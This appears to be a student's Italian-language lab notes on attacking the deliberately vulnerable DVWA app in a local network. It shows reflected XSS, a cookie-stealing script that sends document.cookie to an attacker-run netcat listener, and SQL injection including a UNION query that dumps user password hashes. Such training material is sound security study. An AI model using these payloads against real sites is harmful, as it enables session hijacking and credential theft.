


XSS

- 1) Esempi base di XSS reflected:


<i>



Javascript alert:



- 2) Recupero del cookie:



- 3) Utilizzo di un webserver per recupero dei cookie (il codice utilizzato viene copiato ed incollato nell'ultima riga)

```
(davide@kali)~$ nc -lvp 80
listening on [any] 80 ...
192.168.50.108: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.108] from (UNKNOWN) [192.168.50.108] 41462
GET /abc.php?output=security=low;%20PHPSESSID=253566ca6dcd4b22a5ded5a3e25a4d9c HTTP/1.1
Host: 192.168.50.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/

(davide@kali)~$ <script>new Image().src="http://192.168.50.108:/abc.php?output="+document.cookie;</script>
```

SQL Injection:

4) Controllo di Injection:

Vulnerability: SQL Injection

User ID:


```
ID: 1
First name: admin
Surname: admin
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

1=

Vulnerability: SQL Injection

User ID:



```
ID: 5
First name: Bob
Surname: Smith
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

5=

'=



5) Esempi:

192.168.50.101/dvwa/vulnerabilities/sql/?id='1'+or+'1'='%3D'+1&Submit=Submit#

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout


Vulnerability: SQL Injection

User ID:


```
ID: '1' or '1' = '1'
First name: admin
Surname: admin
ID: '1' or '1' = '1'
First name: Gordon
Surname: Brown
ID: '1' or '1' = '1'
First name: Hack
Surname: Me
ID: '1' or '1' = '1'
First name: Pablo
Surname: Picasso
ID: '1' or '1' = '1'
First name: Bob
Surname: Smith
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>



6) Union:

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>